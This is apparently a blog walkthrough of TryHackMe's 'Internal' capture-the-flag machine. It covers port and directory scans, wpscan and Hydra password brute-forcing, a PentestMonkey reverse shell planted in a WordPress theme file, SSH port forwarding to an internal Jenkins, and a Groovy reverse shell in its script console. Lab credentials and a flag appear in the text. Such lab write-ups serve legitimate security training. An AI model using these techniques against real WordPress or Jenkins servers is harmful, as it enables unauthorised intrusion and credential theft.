
This is the walkthrough of tryhackme's Internal Machine :

lets's spawn the machine and get going :

first of all lets start with a basic nmap scan :

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# nmap -sSV -T4 -Pn 10.10.148.31
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-20 08:14 EDT
Nmap scan report for 10.10.148.31
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

so there are two open ports , one is ssh and other is a web server , lets visit the webserver to see if there is something interesting :



so there is an apache ubuntu default page running on that port .


So as given In this challenge , lets set this IP in our etc/hosts file:

now lets use gobuster to bust some directories in internal.thm :

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://internal.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 120
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://internal.thm
[+] Method:                  GET
[+] Threads:                 120
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/20 08:24:39 Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 316] [--> http://internal.thm/wordpress/]
/javascript           (Status: 301) [Size: 317] [--> http://internal.thm/javascript/]
/blog                 (Status: 301) [Size: 311] [--> http://internal.thm/blog/]
/phpmyadmin           (Status: 301) [Size: 317] [--> http://internal.thm/phpmyadmin/]
```

so there are 4 directories from which there is one named as /blog

lets see the blog :



POSTS


AUGUST 3, 2020

Hello world!

Search ...

so it is just another wordpress blog ,

there is also a login page :



so what we can do now is look for vulnerabilities and further enumerate this wordpress site using wp scan tool :

```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://internal.thm/blog -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  _ \ / ____|
          \ \  /\  / /| |_) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  __/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |    ____) | (__| (_| | | | |
             \/  \/   |_|   |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.20

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://internal.thm/blog/ [10.10.148.31]
```

lets look at some interesting findings :

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

so there is a user identified as **admin** so what we can do now is use wpscan tool to bruteforce some passwords :

```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://internal.thm/blog/wp-login.php --usernames admin --passwords /usr/share/wordlists/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  _ \ / ____|
          \ \  /\  / /| |_) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  __/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |    ____) | (__| (_| | | | |
             \/  \/   |_|   |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.20
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```


*this may take up some time**

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / bratz1 Time: 00:11:13 <                                                    > (3885 / 14348277)  0.02%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: my2boys

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

so now lets login into wordpress admin :



so , now go to appearance → theme editor → 404.php template and replace the code there with pentest monkey reverse shell just like I did and change your IP and Port accordingly .

And setup your netcat listener :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 7070
listening on [any] 7070 ...
```

now lets update the page and load it to get our shellcode executed .

(http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php).

Just visit this link and our shellcode will be executed and we will get a shell ,

python -c 'import pty; pty.spawn("/bin/sh")'

```
┌──(root㉿kali)-[/home/kali]
└─# rlwrap nc -lnvp 7070
listening on [any] 7070 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.148.31] 57408
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 13:22:50 up  1:12,  0 users,  load average: 0.00, 0.10, 0.14
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

so now we have got a shell ,

lets enumerate ,
in
I used linenum.sh and linpeas.sh and discovered a file in /opt directory

wp-save.txt which had credentials for aubreanna user and I used it for lateral movement:

```
cat wp-save.txt
cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and where they are.

aubreanna:bubb13guM!@#123
su aubreanna
su aubreanna
bubb13guM!@#123
```

su’ing into aubreanna :

```
su aubreanna
bubb13guM!@#123
```

user flag :

```
cat user.txt
cat user.txt
THM{int3rna1_fl4g_1}
aubreanna@internal:~$
```

so in the home directory of aubreanna there is a jenkins.txt that states that :


```
aubreanna@internal:~$ ls
ls
jenkins.txt  snap  user.txt
aubreanna@internal:~$ cat jenkins.txt
cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~$ cd /tmp
```

that jenkins in running on 172.17.0.2 on port 8080 , jenkins is a ci/cd development framework.

So as it is running internally on target machine , what we can do is port forwarding can be used to forward this port on our local machine using ssh :

```
┌──(root㉿kali)-[/usr/bin]
└─# ssh -L 2323:172.17.0.2:8080 aubreanna@internal.thm
aubreanna@internal.thm's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)
```

login to ssh using this and check your port 2323 on localhost :



so now we have to bypass this login page.

So we will use hydra to do soo :

```
┌──(root㉿kali)-[/home/kali]
└─# hydra 127.0.0.1 -s 2323 -V -f http-post-form "/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+in&Login=Login:Invalid username or password" -l admin -P /usr/share/wordlists/rockyou.txt
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```


all the username and password fields we extracted using burpsuite so please use burpsuite to get these parameters right ,

so the password is :

```
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "iloveme" - 113 of 14344399 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "sakura" - 114 of 14344399 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "adrian" - 115 of 14344399 [child 7] (0/0)
[2323][http-post-form] host: 127.0.0.1   login: admin   password: spongebob
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-20 15:26:02
```

now lets login into jenkins ,


after logging in go to Manage Jenkins → script console :



here we can execute our reverse shell and get access to the machine via jenkins user we will use a java reverse shell from pentest monkey :

https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet


edit the reverse shell and paste it here




, start up your netcat listener

,and run the script from **Run** option below ,


and a shell will popup at your machine :



now like last time if we see into /opt directory , there is a note.txt which will give us the root password :



so , lets login to root via SSH :



now we will get successfully logged in as root user on target machine and this machine is solved

root flag :-)